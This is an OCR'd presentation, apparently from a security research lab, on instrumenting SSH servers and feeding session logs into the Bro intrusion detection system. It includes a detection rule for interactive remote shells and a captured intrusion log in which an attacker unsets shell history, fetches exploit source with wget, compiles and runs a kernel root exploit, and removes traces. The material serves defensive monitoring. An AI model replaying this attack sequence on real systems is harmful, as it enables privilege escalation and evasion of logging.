
SSL LOGMUX



IN: MULTIPLE HOSTS DELIVER SSH DATA VIA STUNNEL


OUT: SINGLE TEXT LOGFILE, ONE LINE/RECORD

BROPIPE


PARENT SSHD
CHILD SSHD
STUNNEL
CONVERTS STRUCTURED TEXT TO NATIVE BRO EVENTS
SSLOGMUX
BROPIPE
BRO

BROPIPE


```
data_server time=1322626291.102851
  uristring=NMOD_3.00 uristring=17278_nid00163_22
  count=947394063 count=0 uristring=%23PBS+-q+regular
```




```
event channel_data_server_3(ts: time, version:
string, sid: string, cid: count, channel: count,
data: string)
```

BRO

```
event channel_data_server_3(ts: time, version:
string, sid: string, cid: count, channel: count,
data: string)
```



BRO

```
event channel_data_server_3(ts: time, version:
string, sid: string, cid: count, channel: count,
data: string)
```

Local Site Security Policy:

Defines what is considered hostile or insecure.
Comes with default set of sane values – runs out of box.
Acts on events as a fundamental unit.

BRO Policy

```
event channel_data_server_3(ts: time, version:
string, sid: string, cid: count, channel: count,
data: string)
```

sshd_core.bro	Defines data structures, core logging etc
sshd_const.bro	Data values for logging and state maintenance
sshd_auth.bro	Infrastructure for logging authentication related activities
sshd_sftp.bro	SFTP related policy and logging
sshd_policy.bro	Framework for defining what is interesting

Out of the box is quite useful – logging and "typical" hostile activity.

BRO

```
event channel_data_server_3(ts: time, version:
string, sid: string, cid: count, channel: count,
data: string)
```

Remote Exec :

```
if ( alarm_remote_exec in data ) {
        ... Do something ...
        }
```

Default Action:

```
global alarm_remote_exec = /sh –i/|/bash –i/ &redef;
```

To Modify:

```
redef alarm_remote_exec += /foosh/
```

Example: Client Side

```
spork:RUN scottc$ ssh 10.10.10.10 sh –i

sh-3.2$ id
id
uid=324(scottc) gid=10324(scottc) groups=10324(scottc)
sh-3.2$ exit
exit
```

Example: Server Side

```
#1 - SSHD_CONNECTION_START 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
#1 - SSHD_CONNECTION_START 127.0.0.1_192.168.1.134_10.211.55.2_10.37.129.2
#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Postponed scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp
#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Accepted scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp
#1 - SESSION_NEW SSH2
#1 - CHANNEL_NEW [0] server-session
#1 - SESSION_INPUT_CHAN_OPEN server-session ctype session rchan 0 win 2097152 max 32768
#1 - CHANNEL_NEW [1] auth socket
#1 0-server-session SESSION_INPUT_CHAN_REQUEST AUTH-AGENT-REQ@OPENSSH.COM
#1 0-server-session SESSION_REMOTE_DO_EXEC sh -i
#1 0-server-session SESSION_REMOTE_EXEC_NO_PTY sh -i
#1 0-server-session SESSION_INPUT_CHAN_REQUEST EXEC
#1 0-server-session NOTTY_DATA_CLIENT id
#1 0-server-session NOTTY_DATA_SERVER uid=32434(scottc) gid=32434(scottc)
#1 0-server-session NOTTY_DATA_CLIENT exit
#1 - host SESSION_EXIT
#1 0-server-session CHANNEL_FREE
#1 1-auth socket CHANNEL_FREE
#1 - SSHD_CONNECTION_END 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
```

Example: Server Side

#1 - SSHD_CONNECTION_START 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp
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#1 - AUTH_KEY_FINGERPRINT 01:12:23:34:45:56:67:78:89:9a:ab:bc:cd:de:ef:ff type DSA
#1 - AUTH Accepted scottc publickey 127.0.0.1:52344/tcp > 0.0.0.0:22/tcp

SSHD_RemoteExecHostile #1 - scottc @ 127.0.0.1 -> 0.0.0.0:22/tcp command: sh -i

#1 - SESSION_INPUT_CHAN_OPEN server-session ctype session rchan 0 win 2097152 max 32768
#1 - CHANNEL_NEW [1] auth socket
#1 0-server-session SESSION_INPUT_CHAN_REQUEST AUTH-AGENT-REQ@OPENSSH.COM
#1 0-server-session SESSION_REMOTE_DO_EXEC sh -i
#1 0-server-session SESSION_REMOTE_EXEC_NO_PTY sh -i
#1 0-server-session SESSION_INPUT_CHAN_REQUEST EXEC
#1 0-server-session NOTTY_DATA_CLIENT id
#1 0-server-session NOTTY_DATA_SERVER uid=32434(scottc) gid=32434(scottc)
#1 0-server-session NOTTY_DATA_CLIENT exit
#1 - host SESSION_EXIT
#1 0-server-session CHANNEL_FREE
#1 1-auth socket CHANNEL_FREE
#1 - SSHD_CONNECTION_END 127.0.0.1:52344/tcp -> 0.0.0.0:22/tcp

Typical Attack

AUTH_OK	resu keyboard-interactive/pam 1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
SESSION_REMOTE_DO_EXEC	sh -i
SESSION_REMOTE_EXEC_NO_PTY	sh -i
NOTTY_DATA_CLIENT	uname -a
NOTTY_DATA_SERVER	Linux comp05 2.6.18-…GNU/Linux
NOTTY_DATA_CLIENT	unset HISTFILE
NOTTY_DATA_CLIENT	cd /dev/shm
NOTTY_DATA_CLIENT	mkdir ... ; cd ...
NOTTY_DATA_CLIENT	wget http://host.example.com:23/ab.c
NOTTY_DATA_CLIENT	gcc ab.c -o ab -m32
NOTTY_DATA_CLIENT	./ab
NOTTY_DATA_SERVER	[32mAc1dB1tCh3z [0mVS Linux kernel 2.6 kernel 0d4y
NOTTY_DATA_SERVER	$$$ K3rn3l r3l3as3: 2.6.18-194.11.3.el5n-perf
NOTTY_DATA_SERVER	??? Trying the F0PPPPppppp__m3th34d
NOTTY_DATA_SERVER	$$$ L00k1ng f0r kn0wn t4rg3tz..
NOTTY_DATA_SERVER	$$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...
NOTTY_DATA_SERVER	!!! u4bl3 t0 f1nd t4rg3t!? W3'll s33 ab0ut th4t!
NOTTY_DATA_CLIENT	rm -rf ab ab.c
NOTTY_DATA_CLIENT	kill -9 $$
SSH_CONNECTION_END	1.1.1.1:52073/tcp > 0.0.0.0:22/tcp

Typical Attack

AUTH_OK	resu keyboard-interactive/pam 1.1.1.1:52073/tcp > 0.0.0.0:22/tcp
SESSION_REMOTE_DO_EXEC	sh -i
SESSION_REMOTE_EXEC_NO_PTY	sh -i
NOTTY_DATA_CLIENT	uname -a
NOTTY_DATA_SERVER	Linux comp05 2.6.18-... GNU/L
NOTTY_DATA_CLIENT	unset HISTFILE
NOTTY_DATA_CLIENT	cd /dev/shm
NOTTY_DATA_CLIENT	mkdir ... ; cd ...
NOTTY_DATA_CLIENT	wget http://host.example.com:23
NOTTY_DATA_CLIENT	gcc ab.c -o ab -m32
NOTTY_DATA_CLIENT	./ab
NOTTY_DATA_SERVER	[32mAc1dB1tC h3z [0mVS Linux kernel 2.6 kernel 0d4y
NOTTY_DATA_SERVER	$$$ K3rn3l r3l3as3: 2.6.18-194.11.3.el5n-perf
NOTTY_DATA_SERVER	??? Trying the F0PPPPppppp__m3th34d
NOTTY_DATA_SERVER	$$$ L00k1ng f0r kn0wn t4rg3tz..
NOTTY_DATA_SERVER	$$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...
NOTTY_DATA_SERVER	!!! u4bl3 t0 f1nd t4rg3t!? W3'll s33 ab0ut th4t!
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
NOTTY_DATA_CLIENT	kill -9 $$
SSH_CONNECTION_END	1.1.1.1:52073/tcp > 0.0.0.0:22/tcp



Soft Data

DATA_CLIENT /sbin/arp -a
DATA_SERVER b@n:~> /sbin/arp -a
DATA_SERVER comp05 (192.168.49.94) at 00:00:30:FB:00:00 [ether] PERM on ss
DATA_SERVER b@n:~>
DATA_CLIENT *oh wow*
DATA_SERVER b@n:~> *oh wow*
DATA_SERVER b@n:~> /sbin/arp -an |wc -l
DATA_SERVER 9787
DATA_CLIENT *rofl hax it hacker*
DATA_SERVER b@n:/u0> *sorry, im gonna s roll a cigarette and smoke it, y*
DATA_SERVER b@n:/u0> *then im gonna come back and try to hack ok ?*
DATA_SERVER b@n:/u0> *i am gonna go for one*
DATA_SERVER b@n:/u0> *you cant smoke inside? terrible*
DATA_SERVER b@n:/u0> *its f cold as f****

These were not dumb kids – other longer conversations indicated an understanding of *NIX internals.
Difficult to get at Soft Data otherwise.

Future Directions

- Better analysis – machine learning on per user behavior.
- Tie to process accounting records to get data on what really executed and under what PID.
- Analyze and record forwarded socket data – example: *internal* http attacks from forwarded connection.

Questions?

http://code.google.com/p/auditing-sshd

scampbell@lbl.gov